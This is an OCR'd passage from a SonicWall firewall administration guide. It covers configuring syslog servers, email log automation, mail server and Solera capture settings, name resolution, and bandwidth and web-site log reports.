
7 (Optional) Select the **Enhanced Syslog** options to log. By default, all options are selected; the **Host (sn)** and **Event ID (m)** options are dimmed as they cannot be changed. To:

- Select all options, click **Select All**.
- Deselect all options, click **Clear All**.
- Select only some options, either:
  - Click **Clear All**, then select only those options to log.
  - Deselect only those options to not log.

8 Click **Save**.

9 Go to Step 13.

10 Optionally, if you selected **ArcSight**, click the **ARCSight CEF Fields Settings Configure** icon. **ArcSight CEF Fields Settings** pop-up dialog displays.



11 Optionally, select the **ArcSight** options to log. By default, all options are selected; the **Host** and **Event ID** options are dimmed as they cannot be changed. To:

- Select all options, click **Select All**.
- Deselect all options, click **Clear All**.
- Select only some options, either:
  - Click **Clear All**, then select only those options to log.
  - Deselect only those options to not log.

12 Click **Save**.

13 Optionally, specify the maximum number of events in the **Maximum Events Per Second** field; the minimum number is 0 per second, the maximum is 1000 per second, and the default is **1000**. This option limits events logged to prevent the internal or external logging mechanism from being overwhelmed by log events.

NOTE: Event rate limiting is applied regardless of Log Priority of individual events.


14 Optionally, specify the maximum number of bytes in the **Maximum Bytes Per Second** field; the minimum is number is 0 bytes per second, the maximum is 1000000000 bytes per second, and the default is **10000000**. This control limits data logged to prevent the internal or external logging mechanism from being overwhelmed by log events.

NOTE: Data rate limiting is applied regardless of Log Priority of individual events.

15 Optionally, select the **Enable NDPP Enforcement for Syslog Server**.

16 Click **Accept**.

Syslog Servers



Event Profile	Profile configured for the Syslog Server.
Server Name	IP address and name of the Syslog Server.
Server Port	Port of the Syslog Server.
Server Facility	Server Facility of the Syslog Server; for a list of Server Facilities, see Syslog Facility.
Server Format	Format expected by the Syslog Server: • Default (default) • WebTrends • Enhanced Syslog • ArcSight
Server ID	ID configured for the Syslog Server; default is firewall.
Enable	Indicates whether the Syslog Server is enabled and allows you to enable or disable the sending of Syslog messages to a specific Syslog Server.
Configure	Contains the **Edit** and **Delete** icons for a Syslog Server. As a GMS server cannot be deleted or configured through the **Log > Syslog** page, these two icons are dimmed.


Global settings affect all servers. For example, a change in a global format changes the format of all the servers to the selected value.

Adding a Syslog Server


To add a Syslog server to the firewall.

1 Go to the **Log** > **Syslog** page.

2 Go to the **Syslog Servers** section.



3 Click **Add**. The **Add Syslog Server** dialog appears.



4 Specify the Event Profile for this server in the **Event Profile** field. The minimum value is 0 (1 group), the maximum is 23 (24 groups), and the default is **0**. Each group can have a maximum of 7 Syslog servers.

NOTE: For GMS, the Event Profile must be **0**.

5 Select the Syslog server name or IP address from the **Name or IP Address** drop-down menu. Messages from the firewall are then sent to the servers.

6 If your Syslog server does not use default port **514**, type the port number in the **Port Number** field.

7 Select the Syslog format from the **Syslog Format** drop-down menu. The default is **Default**; for all the options, see Syslog formats.

NOTE: For GMS, the Syslog format must be **Default**.

8 Select the Syslog Facility from the **Syslog Format** drop-down menu. The default is **Local Use 0**; for all the Syslog Facilities, see Syslog Facility.

NOTE: For GMS, the Syslog format must be **Local Use 0**.

9 Optionally, to limit events logged and thus prevent the internal or external logging mechanism from being overwhelmed by log events, select the **Enable Event Rate Limiting** checkbox.

NOTE: Event rate limiting is applied regardless of Log Priority of individual events.

a Specify the maximum number of events in the **Maximum Events Per Second** field; the minimum number is 0, the maximum is 1000, and the default is **1000** per second. This option .

10 Optionally, to limit events logged and thus prevent the internal or external logging mechanism from being overwhelmed by log events, select the **Enable Data Rate Limiting** checkbox.

NOTE: Data rate limiting is applied regardless of Log Priority of individual events.

a Specify the maximum number of bytes in **the Maximum Bytes Per Second field;** the minimum is number is 0, the maximum is 1000000000, and the default is **10000000** bytes per second. This control limits data logged to prevent the internal or external logging mechanism from being overwhelmed by log events.

11 To bind to a VPN tunnel and create a network monitor policy in NDPP mode:

   a Optionally, choose an interface from the **Local Interface** drop-down menu.


   b Optionally, choose an Interface from the **Outbound Interface** drop down menu.

12 Click **OK**.

Editing a Syslog Server

To edit a Syslog Server:

1 Click the **Edit** icon in the **Configure** column. The **Edit Syslog Server** dialog displays.



2 Follow the appropriate Step 4 through Step 12 in Adding a Syslog Server on page 1851.

Enabling Syslog Servers

IMPORTANT: You can enable a GMS Syslog Server only on the **System > Administration** page; see Advanced Management on page 188.

To enable a single Syslog Server:

1 Select the checkbox in the **Enable** column.

To enable all Syslog Servers:

1 Click the **Enable All** button.

Disabling Syslog Servers

IMPORTANT: You can disable a GMS Syslog Server only on the **System > Administration** page; see Advanced Management on page 188.

To disable a single Syslog Server:

1 Deselect the checkbox in the **Enable** column.

To disable all Syslog Servers:

1 Click the **Disable All** button.

Deleting Syslog Servers

IMPORTANT: You can delete a GMS Syslog Server only on the **System > Administration** page; see Advanced Management on page 188.

To delete a single Syslog Server:

1 Select the **Delete** icon in the **Configure** column.

To delete all Syslog Servers:


1 Click the **Disable All** button.

166

Configuring Log Automation

Log > Automation


The **Log > Automation** page includes settings for configuring the SonicWall to send log files using Email and configuring mail server settings.



Topics:

- Email Log Automation on page 1857
- Health Check E-mail Notification on page 1857
- Mail Server Settings on page 1858
- Solera Capture Stack on page 1859


Email Log Automation



- **Send Log to Email address** - To receive the event log via email, enter your email address (*username@mydomain.com*). Once sent, the log is cleared from the SonicWall memory. If this field is left blank, the log is not emailed.
- **Send Alerts to Email address** - To be emailed immediately when attacks or system errors occur, enter your email address (*username@mydomain.com*) as a standard email address or an email paging service. If this field is left blank, email alert messages are not sent.
- **Send User Creation and Enablement Notification to E-mail Address** – To be emailed immediately when a user has been created and enabled, enter your email address (*username@mydomain.com*). If this field is left blank, email notifications are not sent.
- **Send Log** - Determines the frequency of sending log files. The options in the drop-down menu are
  - **When Full** (default)
  - **Weekly**—Select the day of the week the log is sent in the **every** drop-down menu and enter the time of day in 24-hour format in the **At** field
  - **Daily**.—Enter the time of day the log is to be sent in 24-hour format in the **At** field.
- **Email Format** - Select whether log emails will be sent in **Plain Text** or **HTML** format from the drop-down menu.
- **Include All Log Information** - Select to have all information included in the log report.

Health Check E-mail Notification

The **Health Check E-mail Notification** section enables you to create a predefined email notification with a set subject and body at the times specified by the selected schedule.




To set up a Health Check E-mail Notification:

1. From the **E-mail Schedule** drop-down menu, select a pre-defined schedule, **Create a new schedule**, or **Disabled**.
2. In the **Send to E-mail Address** field, enter the email address of the recipient(s) to notify.
3. In the **E-mail Subject** field, enter the subject of the email.
4. In the **E-mail Body** field, enter the body of email.

Mail Server Settings


The mail server settings allow you to specify the name or IP address of your mail server, the from Email address, and authentication method.



- **Mail Server (name or IP address)** - Enter the IP address or FQDN of the email server used to send your log emails in this field.

  NOTE: If the **Mail Server (name or IP address)** is left blank, log and alert messages are not emailed.


- **Advanced** - The **Advanced** button displays the **Log Mail Address Setting** dialog.



  - **Smtp port** - Enter the SMTP port used for email. The default port number is 25.
  - **Connection Security Method** - Select a security method for the email from the drop-down menu:
    - **None** (default)
    - **SSL**/TLS
    - **STARTTLS**
  - **Enable SMTP Authentication** - Select to enable SMTP authentication for the emails, then enter the following. This option is disabled by default.
    - **Username**
    - **Password**
- **From Email Address** - Enter the Email address you want to display in the From field of the message.
- **Authentication Method** - You can use the default **None** or select **POP Before SMTP**.

Solera Capture Stack

Solera Networks makes a series of appliances of varying capacities and speeds designed to capture, archive, and regenerate network traffic. The Solera Networks Network Packet Capture System (NPCS) provides utilities that allow the captured data to be accessed in time-sequenced playback, that is, analysis of captured data can be performed on a live network via NPCS while the device is actively capturing and archiving data.



To configure your firewall with Solera:

1 Select the **Enable Solera Capture Stack Integration** option. The options in this section become available.

2 Select the host for the Solera server from the **Server** drop-down menu. You can dynamically create the host by selecting **Create New Host…**.

3 From the **Protocol** drop-down menu, select either **HTTP** or **HTTPS**. The default is **HTTPS**.

4 In the **Port** field, enter the port number for connecting to the Solera server. The default port is **443**.

5 In the **DeepSee Base URL** field, define the format for the base URL for the DeepSee path. The format can include special tokens; in the actual URL, the special tokens are replaced with the actual values. A default format is given.

The following tokens can be used in the **DeepSee Base URL** and **PCAP Base URL** fields:

- **$host** - server name or IP address that has the data
- **$port** - HTTP/HTTPS port number where the server is listening
- **$usr** - user name for authentication
- **$pwd** - password for authentication
- **$start** - start date and time
- **$stop** - stop date and time
- **$ipproto** - IP protocol
- **$scrip** - source IP address
- **$dstip** - destination IP address
- **$srcport** - source port

- **$dstport** - destination port

6 In the **PCAP Base URL** field, define the format for the base URL for the PCAP path. The format can include special tokens; in the actual URL, the special tokens are replaced with the actual values. For these tokens and their definitions, see Step 5. A default format is given.


7 In the **Base64-encoded Link Icon** field, define the Base 64-encoded GIF image to be used as desktop shortcut to the Solera server. Ensure the icon is valid and the size is as small as possible. A default icon is given.

8 From the **Address to link from E-mail Alerts** drop-down menu, select either **Default LAN** (default) or **Default WAN**.

Configuring Name Resolution

Log > Name Resolution

TIP: The **Log > Name Resolution** page includes settings for configuring the name servers used to resolve IP addresses and server names in the log reports.



The SonicWall network security appliance uses a DNS server or NetBIOS to resolve all IP addresses in log reports into server names. It stores the names/address pairs in a cache, to assist with future lookups. You can clear the cache by clicking **Reset Name Cache** in the top of the **Log > Name Resolution** page.

Topics:

Selecting Name Resolution Settings

The firewall appliance can use DNS, NetBIOS, or both to resolve IP addresses and server names.

In the **Name Resolution Method** list, select:

- **None**: The security appliance will not attempt to resolve IP addresses and Names in the log reports.
- **DNS**: The security appliance will use the DNS server you specify to resolve addresses and names.
- **NetBIOS**: The security appliance will use NetBIOS to resolve addresses and names. If you select NetBIOS, no further configuration is necessary.
- **DNS then NetBIOS**: The security appliance will first use the DNS server you specify to resolve addresses and names. If it cannot resolve the name, it will try again with NetBIOS.

Specifying the DNS Server

You can choose to specify DNS servers, or to use the same servers as the WAN zone.

1. Select **Specify DNS Servers Manually** or **Inherit DNS Settings Dynamically from WAN Zone**. The second choice is selected by default.
2. If you selected to specify a DNS server, enter the IP address for at least one DNS server on your network. You can enter up to three servers.
3. Click **Accept** in the top left corner of the **Log > Name Resolution** page to make your changes take effect.


168

Generating Log Reports

NOTE: The **Log > Reports** page does not apply to the SuperMassive 9800.

Log > Reports

The firewall can perform a rolling analysis of the event log to show the top 25 most frequently accessed Web sites, the top 25 users of bandwidth by IP address, and the top 25 services consuming the most bandwidth. You can generate these reports from the **Log > Reports** page.



NOTE: SonicWall Analyzer provides a comprehensive Web-based reporting solution for firewalls. For more information on SonicWall Analyzer, go to http://www.sonicwall.com.

Topics:

Data Collection

The **Log > Reports** page includes these functions and commands:

- Data Collection section

Click **Start Data Collection** to begin log analysis. When log analysis is enabled, the button label changes to **Stop Data Collection**.

- View Data Section

  Click **Reset Data** to clear the report statistics and begin a new sample period. The sample period is also reset when data collection is stopped or started, and when the firewall is restarted.

View Data

Select the desired report from the **Report View** menu. The options are **Web Site Hits, Bandwidth Usage by IP Address**, and **Bandwidth Usage by Service**. These reports are explained below. Click **Refresh Data** to update the report. The length of time analyzed by the report is displayed in the **Current Sample Period**.

Topics:

Web Site Hits

Selecting **Web Site Hits** from the **Report View** menu displays a table showing the URLs for the 25 most frequently accessed Web sites and the number of hits to a site during the current sample period.

The **Web Site Hits** report ensures that the majority of Web access is to appropriate Web sites. If leisure, sports, or other inappropriate sites appear in the Web Site Hits Report, you can choose to block the sites. For information on blocking inappropriate Web sites, see Security Services > Content Filter on page 1678.

Click on the name of a Web site to open that site in a new window.

Bandwidth Usage by IP Address

Selecting Bandwidth Usage by IP Address from the Report View menu displays a table showing the IP address of the 25 top users of Internet bandwidth and the number of megabytes transmitted during the current sample period.

Bandwidth Usage by Service


Selecting **Bandwidth Usage by Service** from the **Report View** menu displays a table showing the name of the 25 top Internet services, such as HTTP, FTP, RealAudio, etc., and the number of megabytes received from the service during the current sample period.

The **Bandwidth Usage by Service** report shows whether the services being used are appropriate for your organization. If services such as video or push broadcasts are consuming a large portion of the available bandwidth, you can choose to block these services.

Configuring the Log Analyzer

Log > Log Analyzer

